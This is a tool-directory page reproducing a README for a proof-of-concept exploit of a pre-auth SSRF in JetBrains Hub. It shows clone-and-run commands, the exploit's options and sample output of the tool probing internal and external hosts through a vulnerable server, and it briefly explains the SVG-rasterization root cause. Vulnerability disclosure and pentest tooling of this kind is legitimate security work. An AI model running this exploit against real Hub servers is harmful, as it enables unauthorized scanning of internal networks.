
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/yuriisanin/cve-2022-25260
ReconnaissanceVulnerability AnalysisExploitationWeb Application ExploitationInformation Gathering
GitHubyuriisanin/cve-2022-25260

CVE-2022-25260

PoC for CVE-2022-25260: pre-auth semi-blind SSRF in JetBrains Hub

View Repository
4374 years agoNot yet reviewed
Share

CVE-2022-25260

JetBrains Hub pre-auth semi-blind server-side request forgery (SSRF)

Requirements

  • JetBrains Hub <2021.1.14276
  • JetBrains Hub before 2021.1.14276 was vulneable to improper access control (CVE-2022-34894), which allows an attacker create untrusted services without authentication even if guest user is disabled. This makes it possible to exploit the vulnerablity without any other requirements (normally an attacker should be at least authenticated)

Usage

Install & run:

$ git clone https://github.com/yuriisanin/CVE-2022-25260
$ cd CVE-2022-25260/
$ python3 exploit.py -h

|--------------------------------------------------------------------|
|       CVE-2022-25260 JetBrains Hub pre-auth semi-blind SSRF        |
|           developed by Yurii Sanin (Twitter: @SaninYurii)          |
|--------------------------------------------------------------------|
usage: exploit.py [-h] -hub_url HUB_URL -email EMAIL [-internal_urls_file INTERNAL_URLS_FILE] [-internal_url INTERNAL_URL]

optional arguments:
  -h, --help            show this help message and exit
  -hub_url HUB_URL      Target Hub instance
  -email EMAIL          Email address of any user in the system
  -internal_urls_file INTERNAL_URLS_FILE
                        Path to internal service URLs file
  -internal_url INTERNAL_URL
                        Internal service URL
  

Usage:


$ python3 exploit.py hub_url http://localhost:8080 -email [email protected] -internal_urls_file ./assets/payloads/urls.txt

|--------------------------------------------------------------------|
|       CVE-2022-25260 JetBrains Hub pre-auth semi-blind SSRF        |
|           developed by Yurii Sanin (Twitter: @SaninYurii)          |
|--------------------------------------------------------------------|
[INFO] - staring scanning for 14 urls.
[INFO] - trying to create Hub service.
[INFO] - Hub service create, serviceId: '02cc6043-1469-4a8e-9a74-b003e721620c'.
[INFO] - trying to request: 'http://127.0.0.1:8080'.
[INFO] - OK. Host 'http://127.0.0.1:8080' is running HTTP service (XML-like response) [FOUND]. Message: 'Attribute name "ng-strict-di" associated with an element type "html" must be followed by the ' = ' character.'.
[INFO] - trying to request: 'http://127.0.0.1:8081'.
[INFO] - OK. Host 'http://127.0.0.1:8081' is DOWN.
[INFO] - trying to request: 'http://google.com'.
[INFO] - OK. Host 'http://google.com' is running HTTP service (presumably XML-like response) [FOUND]. Message: 'The markup in the document preceding the root element must be well-formed.'.

DEMO:

CVE-2022-24342 Demo

How does it work?

The vulnerability was possible due to use of Apache Batik with default settings for user-supplied SVG icon rasterization. You can find more information about exploting server-side SVG rasterization HERE.


Support

You can follow me on Twitter, GitHub or YouTube.

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    994
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    656
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    422
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer is an open-source Privileged Access Management (PAM) platform that provides DevOps and IT teams with on-demand and secure access to SSH, RDP, Kubernetes, Database and RemoteApp endpoints through a web browser.

    389
  • 5

    SafeLine

    chaitin/safeline

    Self-hosted WAF and reverse proxy that filters malicious HTTP traffic, blocks SQL injection, XSS, and bot attacks, with rate limiting and dynamic HTML/JS encryption.

    333
  • 6

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    330

Explore all tools

Browse our collection of tools

View all tools →


